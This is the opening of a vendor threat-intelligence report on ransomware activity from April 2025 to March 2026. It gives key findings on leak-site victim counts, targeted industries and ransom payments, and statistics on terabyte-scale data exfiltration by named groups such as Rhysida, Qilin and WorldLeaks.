



ThreatLabz 2026 Ransomware Report

Table of Contents

Executive Summary	3	Top 5 Ransomware Families to Watch in 2026–2027	39
Key Findings	4	#1 Payouts King	39
The Ransomware Threat Landscape	6	#2 Qilin	40
Exfiltration volumes continue to surge	6	#3 Akira	41
Most active ransomware groups in 2025–2026	12	#4 Clop	42
New groups on the scene	13	#5 Chaos	43
Most targeted industries and countries	15	Major Vulnerabilities Exploited in Ransomware Campaigns	45
Who Attackers Target First: Ransomware Campaign Victimology for 2026	19	ThreatLabz Ransomware Notes Archive	46
Victim profile: Roles, demographics, industries	20	2027 Predictions	47
Redefining the “high-risk user”	23	How Zscaler Stops Ransomware Attacks	49
Spam Bombing, Teams Vishing, and Evolving Malware Tooling: A Repeatable Initial Access Playbook	24	Ransomware Defense Checklist	53
How the attack works	25	Methodology	55
Case study: Custom toolchains based on a new malware family named GoGRPC	26	About ThreatLabz	55
Case study: Java-based backdoor using Google Drive	28	About Zscaler	55
Case study: Attack evolution for an initial access broker working with Payouts King ransomware	30		
Extortion Economics: Ransom Payment Trends	35		
Declining payment volumes, rising averages	36		
How payment patterns differ by ransomware group	37		



Executive_Summary

The most important developments in ransomware are happening beneath the headline attack numbers. Over the past year, several patterns in how attackers gain access and operate after compromise have become more pronounced.

The Zscaler ThreatLabz 2026 Ransomware Report examines these developments in ransomware activity from April 2025 through March 2026, with a focus on groups and affiliates, victim targeting, attack techniques, data theft, and payment patterns.

Among our most consequential findings is the continued surge in data exfiltration volumes.

Ransomware's leverage is growing by the terabyte. The volume of data exfiltrated by top ransomware groups increased 275.8% year over year to 896.2 terabytes, more than seven times the volume recorded during the 2023—2024 reporting period. With more data than ever flowing through enterprise operations and AI systems, ransomware attackers have more to steal—and enterprises more to lose.

How attackers reach that data is evolving in parallel. Manager-level employees in business-critical functions have emerged as top ransomware targets, as threat actors seek to exploit their trusted accounts and access to sensitive information and essential processes.

Attackers are combining tactics like spam bombing with IT-themed Microsoft Teams vishing and abusing legitimate remote support tools to gain initial access and establish their foothold.

Generative AI is making this ransomware playbook easier to execute, accelerating everything from reconnaissance and social engineering to malware development and execution.

Ransom payment trends add another dimension to the picture, showing that greater leverage through stolen data does not necessarily translate into higher ransom payments overall. Total known ransom payment volume declined 16% year over year. The average payment, however, increased 5.3%, meaning attackers collected more on average from victims that paid even as total payment volume fell.

For defenders, these developments make early disruption all the more important. That calls for AI-driven threat detection and zero trust security controls to reduce opportunities for initial access, detect ransomware activity, limit lateral movement, and stop data exfiltration.

This report provides guidance on how to disrupt ransomware across the attack lifecycle and explores the state of ransomware in depth, including the most active ransomware groups, top targets, data exfiltration and payment trends, and technical analysis of prominent campaigns.



Key Findings

Terabyte-scale data theft is the new standard:

Among the top 10 ransomware groups by reported data leak volume, combined exfiltration volume increased **275.8%** year over year to **896.2 terabytes**. Multiple groups stole more than 1 terabyte of data from each victim on average.

Ransomware threat actors are targeting employees with privileged roles and business influence:

Manager-level titles and above accounted for **62%** of victims in attacks by a prominent ransomware group. Of the 351 victims identified, roughly **75%** worked in finance, sales, operations, HR, and marketing—functions tied to non-technical yet critical business processes and data.

Abuse of trusted enterprise tools continues to play a larger role in ransomware operations:

Ransomware threat actors are using legitimate collaboration and remote support tools, including Microsoft Teams and Quick Assist, to turn spam bombing and IT-themed social engineering into initial access that can be leveraged for lateral movement, data theft, and file encryption.

GenAI is taking the friction out of ransomware operations:

Threat actors can use AI in myriad ways, but several use cases are becoming more prevalent. ThreatLabz observed a surge in new malware families developed to facilitate ransomware attacks, with some tooling appearing to have been created with GenAI. This suggests attackers are using AI to produce new malware families faster to better evade detection.



Ransomware operators are leaning further into script-based programming languages: JavaScript, PowerShell, Python, and other scripting languages have played a more prominent role in ransomware attacks, giving threat actors the ability to quickly develop new tooling and blend in with legitimate activity.

Publicly disclosed ransomware victim counts remain high: A total of **7,366** victims were listed on ransomware leak sites, edging down 3% year over year. Qilin, Akira, and INC Ransom recorded the highest victim counts, collectively accounting for **34%** of the total.

The top ransomware ranks are seeing both new entrants and notable reshuffling: Nine of the top 15 ransomware groups (60%) by victim volume were new to the rankings. In addition, ThreatLabz identified a total of **52 newly active groups** in total over the last year. The turnover may be due to law enforcement disruption and subsequent splintering and rebranding of some groups, as well as affiliates moving between operations—allowing established ransomware playbooks to persist as brands change.

Ransomware's most targeted industries remain steady, but fast growth is occurring elsewhere: Manufacturing and technology had the highest numbers of ransomware victim organizations for the second year in a row—**1,025** and **605**, respectively. However, victim volume rose substantially in other sectors year over year, with freight & logistics (+725%) and utilities (+622%) experiencing the largest percentage increases.

The United States continues to bear a disproportionate share of ransomware activity: U.S. organizations experienced by far the most ransomware attacks at **50.7% share**—more than 10x that of any other country. Canada (4.8%), Germany (4.3%), and the United Kingdom (4.1%) followed, after which each country fell below 3% share.

Successful ransomware extortion carries a high price despite lower overall payment volume: The average ransom payment increased 5.3% year over year to **\$431,995** even as the total payment volume fell 15.8% to **\$328 million**. **Akira** recorded the highest known ransom payment volume in the dataset at \$73 million total.



The Ransomware Threat Landscape

The ransomware ecosystem underwent significant shifts during the 2025—2026 reporting period. This section looks at the growing scale of data theft, the most active ransomware groups, new groups that emerged, and the industries and countries that faced the most attacks.

Exfiltration volumes continue to surge

Ransomware groups are stealing more data and the scale of that data theft continues to rise, providing the clearest evidence for our first major trend: several of the most active groups are now exfiltrating terabyte-scale volumes per victim.

Using the same analysis lens as previous reports, victim data leak volume rose **275.8%** year over year. This year’s total leak volume of **896.2 terabytes** is **7.2 times** the volume recorded during the 2023—2024 reporting period, placing stolen data at the center of gravity in modern extortion attacks.

Reporting period	Total data leak size
April 2023–March 2024	123.8 terabytes
April 2024–March 2025	238.5 terabytes
April 2025–March 2026	896.2 terabytes

Figure 1: Data exfiltration volume trends year over year

The 10 groups with the highest reported leak data volumes collectively accounted for 896.2 terabytes during the reporting period.

Ransomware group	Reported leak data
WorldLeaks*	207.5 TB
Rhysida	112.6 TB
Qilin	110.1 TB
INC Ransom	96.6 TB
Genesis	75.7 TB
Interlock	71.9 TB
Payouts King	62.9 TB
DragonForce	61.1 TB
Sinobi	50.4 TB
Play	47.5 TB

Figure 2: Top 10 ransomware groups by reported leak data volume

*WorldLeaks’ large data theft volumes align with its shift to a data extortion-only model. After rebranding from Hunters International (and Hive), the group pivoted away from file encryption and made stolen data the primary source of leverage.

What is driving the increase?

Ransomware groups are exfiltrating more data to strengthen their extortion leverage. The more sensitive and operationally important information attackers possess, the greater the potential business, reputational, and legal consequences of its public release. During ransom negotiations, threat actors often cite the potential legal and regulatory requirements of the incident, including those related to HIPAA, SEC disclosure rules, and GDPR to intensify pressure.

Terabyte-scale exfiltration is becoming more common for some groups

A growing subset of ransomware groups is now operating at terabyte scale. This shift helps explain how overall impact can increase even if victim counts remain stable.

To identify groups that routinely exfiltrate data at terabyte scale, we evaluated both the average and median leak size per victim. An average of at least 1 terabyte captures the overall scale of data theft, while a median of at least 1 terabyte helps confirm that these volumes are not being driven primarily by a smaller number of outsized incidents. Figure 3 shows the ransomware groups whose average or median volume of stolen data per victim reached at least 1 terabyte.

Two groups—**Rhysida** and **Embargo**—had both an average and median leak size of at least 1 terabyte, making high-volume data theft a consistent feature of their attacks.

Their recent activity adds more weight to that finding. Rhysida has shown just how high that volume can climb, claiming roughly 10 terabytes of stolen data in a single attack in April 2026.

Group	Average is approximately 1 TB or more	Median is more than or equal to 1 TB
Rhysida	✓	✓
Embargo	✓	✓
Babuk2	✓	–
Payouts King	✓	–
WorldLeaks	✓	–
AiLock	✓	–
BlackNevas	✓	–
Genesis	✓	–
Interlock	✓	–
INC Ransom	✓	–

Figure 3: Ransomware groups with average or median exfiltration volumes of 1 TB or more

High-impact spikes: large leaks and uneven volume growth

A small number of high-volume data theft events can significantly influence overall data exfiltration totals, causing volume growth to be uneven across ransomware groups.

DragonForce is one example of this dynamic. The group’s total reported exfiltration volume increased from 20.3 terabytes in 2025 reporting to **61.1 terabytes** in the current period—an increase of about 200%. However, the growth pattern was not linear, with a limited number of large leaks accounting for a substantial portion of its reported exfiltration volume as shown in Figure 4.




Figure 4: Reported DragonForce leak sizes

High-impact spikes were not limited to the most prolific groups.

- The largest observed leak in the reporting period, **30 terabytes**, was attributed to **Babuk2**.
- **INC Ransom** stands out for combining high victim activity with consistently large-scale data theft. During the observed period, INC was the third most prolific ransomware group by victim count (460 victims). It was also responsible for both the second and third largest reported leaks of the year, at 20 terabytes each.
- **Pear**, despite being relatively new, produced the fourth-largest reported leak at **16 terabytes**.
- **Devman**, also new, recorded a **12-terabyte leak** affecting a single company.
- **J** also appears to be a spike-driven actor, with infrequent mega-leaks driving much of its reported data volume. Its largest leak alone, **2.8 terabytes**, made up approximately 39% of its total volume.

The organizations targeted in these large-scale data leaks spanned government, education, real estate, and aviation—sectors that typically hold large volumes of sensitive, operational, and business data. One such victim can produce a multi-terabyte leak that rivals or exceeds the combined output of many smaller attacks.




Figure 5: Reported leak sizes associated with J ransomware over time

Some groups are stealing progressively more data over time

Several groups showed a sustained increase in leak sizes over time rather than one-off high-volume events.

Embargo showed the most consistent upward trend. Its median leak size in the latter half of the observed period was about 718% larger than in the first half, indicating that larger disclosures became more common over time instead of being driven by a single spike.




Figure 6: Median reported leak size for Embargo during the first and second halves of the reporting period

Nova had a similar trajectory. Across 62 recorded leaks, disclosure sizes generally increased over time, with a positive relationship between the timing of an incident and the amount of data reported stolen.

